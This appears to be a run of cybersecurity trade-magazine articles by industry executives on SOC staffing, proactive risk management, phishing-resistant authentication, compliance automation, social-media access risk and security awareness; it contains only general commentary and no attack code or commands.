
Infrastructure as code will continue growing as a best practice for organizations of all sizes. Large server environments will be deployed and automated, and **DNS services with high uptime, fast speeds, and fast DNS propagation are crucial in this environment.** Additionally, well-defined APIs, SDKs, and integrations remain vital to productivity and reliability.

Considering the above, it's onwards and upwards into 2023, a year that is shaping up to be a challenging period for multiple reasons. Approaching it with vigor and enthusiasm is always preferable to doom and gloom, so let's all make the most of it.

About the Author

Mike Nelson is the VP of IoT Security at DigiCert, a global leader in digital security. In this role, Nelson oversees the company's strategic market development for the various critical infrastructure industries securing highly sensitive networks and Internet of Things (IoT) devices, including healthcare, transportation, industrial operations, and smart grid and smart city implementations.

Mike can be reached online at mike.nelson@digicert.com and at our company website https://www.digicert.com/.



Don't Get Left Behind: A Savvy Solution to the SOC's Staffing Gap Woes

Prescriptive Advice to Fill the Staffing Gaps Hitting the SOC

By Karthik Kannan, Founder and CEO, Anvilogic

While it seems we are constantly hearing of massive layoffs at tech companies and concerns of a looming recession, there is one industry that can't seem to hire enough people and retain talent: cybersecurity. Even with companies reaching deep into their pockets to attract candidates with what can seem like open checkbooks, CyberSeek reported that there are nearly a half million open cybersecurity roles in the U.S. right now. How are these staffing shortages hitting the SOC (Security Operations Center) and what organizations can do to fill the gaps?

Overwhelmed SOC Staff Stretched Thin

When it comes to the SOC, 79% of security decision makers agreed that the cybersecurity skills shortage has impacted their security operations, and according to a recent survey (which data will be cited from throughout the rest of this article) of security decision makers responsible for threat detection at their organizations. As environments are increasingly becoming more chaotic while requirements are constantly changing, SOC teams are not only understaffed; they are increasingly overwhelmed. **57% of**

respondents in the survey indicated that SecOps is more chaotic than it was two years ago and almost all respondents (93%) felt their organization needed to re-evaluate its SecOps priorities.

SecOps teams are working to aggressively adapt to a landscape that is constantly evolving—it's like running up a moving escalator. Attackers don't care that organizations are understaffed, in fact, they love it. As security teams re-architect operational infrastructure to help organizations support modern, cloud-driven, hybrid work usage models, the massive amount of IT infrastructure change leaves room for new threats to be introduced through weak links.

IT teams are facing an uphill battle to transform their security operations infrastructure while fending off attacks, and all the while, daily SecOps activities must continue to mitigate risk as it re-architects security operations strategies, processes, and technologies. Migrating to the cloud cannot be done in a vacuum, everything in the organization modernizes with it. How do teams become smarter and more efficient while enhancing enterprise security postures?

Efficiency vs. Efficacy: The Lean Tradeoffs

What is one of the things making SOC staff most overwhelmed? Alerts.

Security alert management is a serious pain point, and no wonder, since **77% of survey respondents report a rise in alert volumes.**

Consider how many alerts you would get in the course of a day on your phone if some were not disabled or silenced. While the ten-minute alert before a meeting is often helpful and important, an alert, every time an email or text comes in can distract from things that need our full attention and are not pressing to attend to at that moment. Similarly, for folks with video doorbells, you want to know if someone is trying to open one of your doors but not to be alerted every time a car drives up your street or the wind blows. Context matters.

As security controls grow in number and scope, data volume and tools multiply, making managing fragmented security investments strenuous as the controls and regulations are placed on security. The result? Over half of surveyed security professionals report that alert triage is challenging or overwhelming. Similar to disabling personal phone notifications, the easier fix to this problem is re-configuring noisy threat detection solutions, the harder problem to address is threat landscape evolution outpacing SecOps countermeasures.

What are SOC staff doing to keep up? **Almost everyone (96%) surveyed cited that they are making tradeoffs between efficacy and efficiency to keep up.** What is the best way to combat alert fatigue and ensure that SOC staff can work as efficiently as possible, especially as teams are likely stretched thin? Automation.

Detection Engineering & Automation: What Understaffed SOC Team Dreams Are Made Of

The top security operations challenges and trends are intertwined and cyclical - it's important to work smarter, not harder. Beyond staffing challenges, these include security alert management (which we've already walked through) and the sustained need for efficiency in detection engineering.

Detection engineering is an important area, and security leaders put a premium on time spent on this, but limited skills exist here compared to other security operations activities. As organizations' infrastructures evolve, security teams need to ensure the investments they've made in detection rules can be applied across multiple detection mechanisms, optimizing tools and detection engineering investments. Only 14% of security professionals surveyed indicated being able to accomplish developing and implementing new threat detection rules in less than one week, and 57% said the amount of work to design, code, implement and manage their threat detection rules was either overwhelming or challenging.

With the premium placed on implementing new detection rules, and 77% of survey respondents looking for a new way to engineer them, automation is the answer to the top challenges SOC staff face. While 83% of respondents were using automation in some capacity to assist with security operations, those that weren't using it exclusively were more than two times more likely to have challenges prioritizing alerts.

Not only do organizations seem to think increased investment in detection engineering will

pay off, with three-quarters expecting a moderate or drastic reduction in attack dwell time, but almost all are willing to put their money where their mouth is. 98% of survey respondents are confident that their organization will fund the transformations needed in their SOC. While SOC teams look to fill the gaps on their teams, some gaps can't wait: a gap in securing an environment against threats is one of them. Automating detection engineering is the solution that will help organizations through this transformational journey.

About the Author

Karthik Kannan is the founder and CEO of Anvilogic, a venture-backed cybersecurity startup based in Palo Alto. He previously led Security Analytics at Splunk following the acquisition of his previous company, Caspida. Before co-founding Caspida, Karthik was a founding executive member of other successful startups ultimately acquired by large public corporations. He's also worked at NetApp and Goldman Sachs. Karthik has three decades of experience across cybersecurity, analytics, and big data specializing in general management, product development, strategic planning, marketing, and advisory. He's an active volunteer in programs benefiting the local community in the Bay Area and his native India. Karthik can be reached on LinkedIn and at our company website Anvilogic.com

Remaining Proactive at Identifying Risks Keeps You Ahead of Hackers

By Carl Torrence, Content Marketer at Marketing Digest

Why is cybersecurity such a big issue in organizations all over the world?

It's simple — Data breaches end up in loss of a lot of business.

According to recent research, the average cost of a data breach is $4.35 million dollars globally.

What this data tells us is that it is critical for organizations to become proactive at identifying risks to mitigate any risks that could cause devastating consequences.

Hackers are already using advanced tools, creative techniques, and modern technologies like artificial intelligence and machine learning to get around security protocols and penetrate an organization's network.

Given the cost of a single cyber attack, organizations can no longer afford to just sit and wait for an attack to hit them.

The only way organizations can prevent cyber attacks and the damages it concurs is by exercising proactive cybersecurity to stay one step ahead of hackers all the time.

Getting Ahead of the Hackers

Getting ahead of hackers and cybercriminals is no longer an option but a necessity for organizations.

This especially applies to organizations that deal with personally identifiable information like private, medical, and financial information to execute their daily activities.

Fortunately, there are plenty of methods organizations can implement to get ahead of hackers such as

- Penetration testing
- Security assessments
- Code review
- Threat hunting
- Phishing attack simulation
- Cloud Security

Penetration testing, for example, is a common practice among organizations to intentionally attempt to gain unauthorized access to an organization's system to identify potentially weak attack vectors in the network.

Doing so can help to test the overall strength of the security of your organization's network and all of its assets before they can be compromised by hackers.

While there is no surefire way to prevent every single cyber attack, taking necessary proactive cybersecurity measures can help to minimize threats and safeguard your organization's network from serious attacks.

What is Proactive Cybersecurity?

Proactive cybersecurity is about anticipating future threats and taking appropriate action to eliminate them.

Unlike reactive cybersecurity where everything is done after a cyber attack occurs, proactive cybersecurity is about doing everything before an attack occurs so that you can prevent future cyber attacks.

So, by becoming proactive at identifying cybersecurity risks, you cannot only stay ahead of hackers but can save your organization from dire, irreversible damages that cyber attacks can implicate.

Tips to Become Proactive at Identifying Cybersecurity Risks

If you're serious about adopting a proactive cybersecurity approach for your organization, you've most certainly made the right decision.

Here are the top five tips you should keep in mind when implementing a proactive cybersecurity program in your organization.

1 - Embrace a Proactive Mindset

To adopt a proactive cybersecurity program, you must embrace a proactive mindset to recognize the consequences of unknown threats that lurk outside your radar.

By embracing a proactive mindset, it becomes easier to predict and prioritize threats because you will have better visibility of your organization's attack surface and easy-to-exploit vulnerabilities lying on it.

2 - Define "Crown Jewels"

When it comes to protecting your organization from cyber attacks, you need to identify and define the crown jewels in your environment.

For the uninitiated, a crown jewel in an organization's network can be anything from critical servers, data centers, applications, code repositories, etc. These are the critical assets in your network that you need to absolutely protect at all times.

Ideally, you should define your crown servers, crown applications, crown systems, crown data centers, and even crown employees.

Once you do that, you need to put proper processes in place for securing and protecting your crown jewels.

3 - Adopt a Centralized Solution

If you want to get ahead of hackers, you need to go beyond traditional cybersecurity solutions.

To get there, organizations need to adopt a comprehensive & centralized solution like CAASM that can create a complete inventory of all cyber assets and actively monitor the attack surface for cyber threats.

For the uninitiated, CAASM is an acronym for Cyber Asset Attack Surface Management and is an emerging cybersecurity solution that helps to gain full visibility in your organization's network, evaluate attack surface vulnerabilities, and identify & mitigate cybersecurity risks before hackers exploit them and cause any serious damage.

4 - Implement Zero-Trust Framework

Zero-trust framework is a popular concept in the cybersecurity space that automatically assumes every request for network access to be a potential threat.

The primary purpose of the zero-trust framework is to limit access based on the least privilege concept.

The least privilege concept is about restricting employee access to only necessary resources to do their jobs. For instance, you can impose a zero-trust framework on your financial resources so that only authorized financial personnel can access the required financial information.

Similarly, if you have a remote team working from different locations, the zero-trust framework helps to make sure that the remote workers aren't hackers but are actually your remote employees only.

In a nutshell, implementing the zero-trust framework is about adding an additional layer of authentication to verify that users are who they say they are.

5 - Establish a Culture of Security

Finally, organizations must make cybersecurity a part of their culture to identify and mitigate cybersecurity risks ahead of hackers.

While technology has been playing a crucial role in this field, it can only protect your organization to a certain degree. This is especially true since new variants of malware, phishing, DOS, spoofing, etc. are constantly coming online every passing day.

To combat this, it's critical for organizations to provide regular training on practicing good cybersecurity habits such as changing passwords, using different credentials for each service, and leveraging device encryption to name a few.

Doing so can elevate your organization's cybersecurity strength and prevent cyber criminals from detecting and exploiting vulnerabilities in your environment.

Conclusion

Many organizations still believe in the misconception that if you've never encountered a cyber attack until now, you're not likely to encounter it in the future as well.

Unfortunately, that's not how data breaches or any other type of cyber attack work.

While minimizing the damages caused by a cyber attack is immensely important, it shouldn't be the main focus of your organization's cybersecurity program.

It's even more critical to put a proactive cybersecurity strategy in place to reduce the overall risk to your organization.

About the Author

Carl Torrence is a Content Marketer at Marketing Digest. His core expertise lies in developing data-driven content for brands, SaaS businesses, and agencies. In his free time, he enjoys binge-watching time-travel movies and listening to Linkin Park and Coldplay albums. Carl can be reached online on LinkedIn and Twitter.

Three Ways to Navigate the Path to Enhanced Authentication

By Joe Garber, CMO, Axiad

It's no surprise that organizations are under attack, as bad actors are increasingly looking for opportunities to take advantage of vulnerabilities for their own personal gain. The facet of security perhaps most under siege is identity security. Passwords are too easy to compromise, and even early generation MFA strategies can be subject to advanced tactics like phishing attacks.

Even when authentication strategies are successful, there can be drawbacks. All too often you hear about new security processes preventing valid users and machines from doing their jobs because of the complexity introduced.

Cybersecurity executives must take action and enhance their authentication practices in 2023, but the path forward can be challenging unless you take into account these three tips:

1) Counter Complexity with a Holistic Approach

Over 250 U.S. security and IT executives across a broad variety of industry sectors were recently surveyed, and 70% said they are overwhelmed by the complexity of their authentication systems. In fact, 46% of respondents said navigating their underlying IT complexity is one of their biggest authentication challenges.

One primary reason for this is that organizations are grappling with a complex mix of systems and requirements. This internal complexity often forces organizations to operate numerous, often disconnected, authentication strategies across the organization, which creates gaps and inconsistencies that can be exploited by bad actors.

The IAM ecosystem is a typical example of authentication complexity. Companies merge, make acquisitions, grow internationally and typically end up working with at least 3-5 different IAM vendors across the organization. It rarely makes sense to replace all of these systems, but that puts pressure on security/IT professionals to manage the risks caused by interoperability issues and authentication inconsistencies.

To enhance your cybersecurity posture and optimize protection, you need to tame that complexity and take a holistic approach to authentication. Here are some key things to look for:

- *Breadth*: Naturally, cast a wide net and focus on several key elements at the same time – for example privileged users, mobile devices, and securing the hybrid workforce.
- *Integration*: Ensure whatever solution you use can authenticate uniformly across multiple tools and operating systems. Leverage the tools you've got. Don't rip-and-replace what is already working. A better alternative is to create a strategy that fortifies existing investments instead.
- *Automation*: Make sure you orchestrate key processes to alleviate work on your administrators and helpdesk. Strategies that streamline common processes like addressing expired certificates or resetting access deliver opportunity-cost savings.
- *Visibility*: Attain a single pane of glass to easily manage various authenticators from one location. With the number of users and machines to authenticate multiplied by the tools you use, things can get out of control quickly if you're not looking at the big picture.
- *Control*: If you're using a cloud-based solution, ensure your credentials are isolated from others. Your security in a SaaS solution in which credentials are managed are only as good as the weakest link.

2) Prioritize Phishing-Resistant Strategies to Stay Ahead

In a recent survey, one out of every two senior security and IT executives said that becoming more phishing resistant was their top cybersecurity priority for 2023.

An obvious reason is that the number of attacks is rapidly increasing. In a 2022 IDSA report, it was reported that 59 percent of organizations had been targeted by a phishing attack in the last year. In another report from CISA, it was noted that these types of attacks had been 80 percent effective in their testing.

If fear of phishing alone isn't enough incentive, outside parties are also starting to place pressure on organizations to take steps to mitigate this risk. Probably the best known is the January 2022 memorandum from the U.S. White House Office of Management and Budget (OMB), which addressed the concept of phishing resistance 23 times – in just 29 pages of total text. Even CISA stated in an October 2022 advisory that it "strongly urges all organizations to implement phishing-resistant MFA to protect against phishing and other known cyber threats."

In order to better protect yourself and stay ahead of phishing-related attackers, make sure you avoid these two critical pitfalls:

- *Treating MFA as a Panacea*: Unfortunately, not all MFA is phishing resistant. As more businesses deploy MFA, phishers are modernizing their tactics as well. Two common methods to bypass MFA are SIM swapping attacks and man-in-the-middle attacks.
- *Putting Too Much Trust in IAM*: Identity and Access Management (IAM) systems are must haves in today's cybersecurity battles, but many of these solutions – particularly legacy solutions – leverage MFA capabilities that can be compromised by the above. Even if you have phishing resistance built into one of your IAM tools, it's likely that you won't across all the systems you have in place.

A better plan is to leverage a toolset, called Certificate-Based Authentication (CBA), that uses a strong token such as a smart card or hardware device for authentication. This approach, which delivers a more secure, phishing-resistant form of MFA, often can be seamlessly integrated with your current IAM system(s) to supplement what you already have in place.

3) Go Passwordless to Reduce End-User Friction

Three in five users reported in a recent survey that strict and overly complex authentication practices prevented them from doing their jobs. In most cases, employees don't stop there. Often (50 percent of the time) they find a workaround, which can expose the organization to even greater risk.

It therefore stands to reason that security executives are overwhelmingly looking for authentication solutions that lower end-user friction in their authentication practices. Passwordless solutions are on the rise as a result, with more than two in three organizations planning to implement a solution in the next 24 months according to this same research.

But buyer beware, not all passwordless solutions are the same.

In a majority of cases (61 percent of the time according to Cybersecurity Insiders), passwordless solutions on the market today actually require a password of other shared secret. These solutions typically hide (or mask) the secret from the end user to deliver a passwordless experience. But behind the scenes, the shared secret is still there. By storing this information, even in a hidden place, you leave those secrets open to compromise.

In contrast to a passwordless experience, a handful of software vendors offer a "no password" passwordless environment where there are no shared secrets. There's nothing to remember, there's nothing that can be shared, lost, or phished out of users. And importantly, they provide phishing-resistant authentication and ensure that employees and all users have access to what they need when they need it.

About the Author

Joe Garber is CMO at Axiad. Joe has more than 20 years of experience in security, privacy, and compliance software. He joined Axiad from Quest Software, where he led marketing for its One Identity business unit, a provider of identity and access management solutions. He previously served as Vice President of Corporate Marketing for Micro Focus, and has also led marketing for large software-centric business units at Hewlett Packard Enterprise and HP, as well as for venture-backed RenewData.

Cybersecurity Compliance Is Broken. The Time to Rethink Compliance is Now

Compliance that is automated, real-time, and converges the functions of compliance, risk, and security is a crucial strategy in today's sophisticated threat landscape

By Igor Volovich, Vice President, Compliance Strategy, Qmulos

Despite the fact that the world spends more money per year on cybersecurity, the number of data breaches continues to rise. Moreover, the impact of cyberattacks keeps expanding, even as security vendors and providers introduce additional solutions to the market. Hackers continue to target more diverse data sources to sell and use for extortion, resulting in a 141% increase in the number of records stolen globally in 2020, totaling 37 billion. The U.S. has the highest average overall cost of a data breach among highly targeted countries, at $9.44 million.

Why Do Businesses Struggle with Cybersecurity?

The fundamental imbalance between risk, security, and compliance lie at the root of the issue. The interdependent and interrelated architecture of the modern digital economy produces intricate matrices of cascading and overlapping risk exposures, whose scope and effects range from local to national in scope and impact. True cybersecurity cannot bet achieved when risk, security, and compliance are considered as separate projects. Threat management difficulties will keep increasing in complexity and

severity. Legally, the frequency of high-profile cases accusing businesses and executives of making fictitious security posture claims isincreasing. All of this suggests that the current situation needs to be changed before legacy processes start to pose a concern.

Limited Value of Deterrence

The principle of deterrence is at the heart of corporate compliance and enterprise risk management: any compliance actions that are inconsistent with those that are required are penalized, and those in accordance are rewarded. This strategy depends on the organization's capacity to identify non-compliance and impose sanctions, a difficult task in any contemporary business context. For non-compliance to have an impact, it must be discovered quickly and accurately, and the consequences that follow must be severe enough to serve as a deterrent to inappropriate behavior on the part of both individual actors and the company as a whole.

Although generally sound, the old economic theory that supports the idea of deterrence loses some of its validity when compared to the sophisticated multidimensional behavioral models that shape the contemporary landscape of compliance.

Traditionally, compliance mandates have aimed to fortify enterprises against future threats by incorporating historical lessons informed by prior events. The time required by regulatory bodies to develop and publish compliance mandates is counted in years. By contrast, attacker tradecraft evolves *daily.* This is the first component of the inherent compliance lag. Another factor contributing to compliance lag is the design of many enterprise compliance management programs, whose workflows tend to reflect original paper-based processes and manual artifact collection methods from decades past. In an always-on age, this approach is no longer viable.

The industry has been relying on paper-based compliance for far too long as the main strategy for comprehending and controlling risk, with the accuracy of the data coming from frequently out-of-date compliance management procedures. The cybersecurity sector needs to acknowledge and close the compliance effect gap between compliance intent and effect. Enterprises will continue to be unaware of the true state of their security posture in the absence of that. The retrospective mindset of traditional compliance programs and their emphasis on recording and disseminating past information are what this legacy approach fails to take into account.

Next-Generation Compliance to the Rescue

For traditional enterprise compliance and risk management practices to evolve into business-aligned, integrated, modern enterprise and cybersecurity risk management programs, compliance that is automated, real-time, and converges the functions of compliance, risk, and security is a crucial strategy. To achieve targeted risk, security, and compliance management objectives, this new era of compliance and risk management makes use of big-data analytics and real-time insight.

With the help of this integrated approach for cybersecurity and risk transformation – what we call converged continuous compliance –businesses can discover untapped potential in their investments in compliance and security. This approach's always-on nature guarantees that well-designed, efficient, and continuously validated security controls are in place to counteract today's cyberthreats. Additionally, the efficiencies brought forth by automation allow for the reallocation of crucial talent resources from manual data management tasks to effective risk management choices. A mature, risk-driven, dynamic, and security-optimized enterprise that is prepared to respond to the rapidly changing compliance landscape and maintain business resilience in the face of the continuously changing global threat landscape is further supported by automation that makes use of modern technology.


Real-time compliance should be valued as a force multiplier for security and risk management processes in order for leadership to transform organizations to benefit from convergence. Over many years, compliance management procedures have been developed. To carry out the arduous and difficult compliance management work, entire departments have been created. The technique has served as the foundation for whole careers, giving rise to jobs, responsibilities, and skill sets that are rarely seen elsewhere in the organization. Similar to how their worth has mostly been restricted to compliance practice, other company operations have received little benefit or value from these activities. The majority of firms' security and risk posture do not reflect the time and effort put into compliance, creating a key gap that needs to be closed.

Operating under the present segregated approach has become impossible due to the modern enterprise's increasing risk, security, and compliance management concerns. The capabilities of cybersecurity, risk, and compliance operations stakeholders must be transformed and expanded in order to meet the demands of today's sophisticated cyber threats.

About the Author

Igor Volovich, VP of Compliance Strategy at Qmulos. He is a global CISO, strategist, advisor, author, speaker, and global cybersecurity leader with 20+ years of service to the world's largest private and public-sector entities, Fortune 100 firms, and US policy, legislative, and regulatory communities.

Igor Volovich can be reached online at ivolovich@qmulos.com and at our company website https://www.qmulos.com/.



Death By social media – Are Platforms Like TikTok and WeChat Easy Marks for Hackers Seeking to Breach Your Organization?

By Nelson Cicchitto, President and CEO, Avatier Corporation

Most corporations understand the crucial need for efficient access management systems to protect the business from data loss and security breaches through unauthorized access. However, even large companies are in danger of ignoring or misjudging emerging risks of social media platforms.

Social media platforms are being used by billions worldwide daily. Employees across the United States access these tools at work because their employer's access management framework allows them to. However, the US government recently issued executive orders targeting popular social media platforms like TikTok and WeChat. The orders indicate that access to these platforms is fraught with risk and needs to be restricted as a matter of corporate and national security.

Do Social Media Platforms like TikTok and WeChat Pose Security Concerns to American Companies?

TikTok, a video-sharing application owned by Chinese company ByteDance Ltd, has been downloaded over 175 million times in the United States alone. As of October 2020, WeChat, China's most popular social media messaging app, had over 22 million downloads in the United States. Both platforms collect a massive amount of personal user data, some of which is designed to be passed on to advertisers.

The US government believes that unchecked data collection allows the Chinese Communist Party access to Americans' personal and proprietary information. The executive orders passed by the government seek to ban access to TikTok and WeChat from US App Stores. The US government has alleged that the Chinese government may attempt to leverage US user data in efforts of corporate espionage.

As a result, a large number of Americans are questioning the security of these platforms. At the same time, it is hard to verify the statements made in the executive orders. Companies are unlikely to act against an executive order, especially if they do business with the government. Legal proceedings continue, and it remains uncertain what the future of WeChat and TikTok will be in the United States.

Access Management and IT Security Lessons to Draw from the Controversy

Regardless of your company's position on the TikTok and WeChat controversy, there are valuable lessons on access management to be gleaned from this event. Before using social media platforms within your company, especially when access is permitted or authorized through social media logins, it's crucial to understand what safeguards exist for the data collected from your employees. If the proper safeguards do not exist or cannot be verified, using social media platforms can pose security risks to your company.

It is also prudent to assess whether your company's access management policies align with the US government's policies and do not depart from national expectations on IT security. While assessing possible security risks to your access management system and supporting policies, your decision-making naturally needs to be grounded in facts. When meaningful and accurate information is not available regarding how data is stored and shared, it's impossible to assess possible risks, and companies are naturally likely to err on the side of caution.

How to Respond to IT Security Threats and Manage Your Access Management System

When IT security breaches or threats are in the news with reports of millions of user accounts compromised and data lost, it's natural for companies to panic and go into firefighting mode. However, it's crucial to take the time to gather accurate information and assess the threat critically before taking any frantic steps. This approach does not indicate inaction. Companies must take action to analyze threats, both direct and indirect. For instance, even if your network security department blocks direct risk through apps like WeChat or TikTok, indirect risks must be identified and minimized; this may need the implementation of policies and training specific to these platforms.

Even within your company, departments like Marketing or Sales may need to access various social media platforms to perform essential business activities. To allow for these exemptions while mitigating risk, businesses can incorporate additional protections like multi-factor authentication or biometric

authentication where possible. Expanding the capabilities of your access management system can help provide greater security to the most vulnerable parts of your network. The emergence of a new security threat is also an excellent time to get an independent audit of your IT security controls; this does not have to mean investing in IT security consultancy that drains both time and resources. IT compliance teams can review the company's configuration, identify gaps and provide a report so necessary steps can be taken.

Controversies like the TikTok and WeChat security threat and the ensuing US government orders are a reminder that IT security is a job that's never done. Businesses must extensively and continuously analyze new threats, identify where there are security gaps, and implement changes, however complex, to ensure that those gaps are swiftly closed. The IT security environment is constantly evolving, and businesses have no choice but to evolve, as well, to protect the integrity of their data. The digital economy continues to operate in the real world, and naturally, it is vulnerable to threats like any brick-and-mortar asset. Businesses prioritizing data integrity in their access management systems will create a culture of vigilance and security across the organization.

About the Author

Nelson Cicchitto is President and CEO of Avatier Corporation, specialists in Identity Anywhere solutions for enterprise systems. With over 20 years of experience defining and implementing information technology visions for Fortune 100 companies, he commercialized the world's first delegated administration solution for the Microsoft Windows NT platform. Nelson can be reached online at nelsonc@avatier.com and at our company website http://www.avatier.com.

Don't Click That Link!" is not a Cyber Awareness Strategy

By Craig Burland, CISO, Inversion6

How to move past FUD and help people make better, more informed cyber decisions.

Rapid advancement and innovation define modern cybersecurity, for the good guys and the bad. Every day, we're bombarded with astonishing new hacks based on newly discovered vulnerabilities. It's a diabolical form of innovation but it's innovation, nonetheless.

At the same time, todays tools can identify these threats, watch them manifest in the wild, name the perpetrators, distribute IOCs and rally thousands of defenders across the globe in a matter of hours. This frenetic pace of advancement is equal parts fascinating and frightening. From the latest SaaS start-up to the monolithic XDR titans, new capabilities appear every day. Speed is the need, and the cyber industry continues to deliver. Except in one key area …

Awareness.

Don't get me wrong, platforms have worked hard to innovate, adding well-placed and clever content while working to make user instructions more brief and more accessible. Still, the cyber-IQ of the average user hasn't moved much.

Today's users still seem unable to stop themselves from clicking links for packages they didn't order, surrendering their credentials to total strangers or changing bank account information without a moment's pause. These same people continue to sign contracts without cyber protections, engage vendors who don't know malware from Tupperware and connect devices that haven't been patched since Y2K.

The point is, despite our best efforts we haven't managed to boost our users' collective awareness at anywhere near the pace of technology innovation—or threat evolution. So, what's going wrong? What's missing? In a word …

Relevance.

Making the content relevant for the student is a well-researched topic in education. Good teachers know when a student doesn't connect with the lesson, they will quickly discard the information. Sure they may memorize it for the test, but they'll forget it immediately after the bell rings.

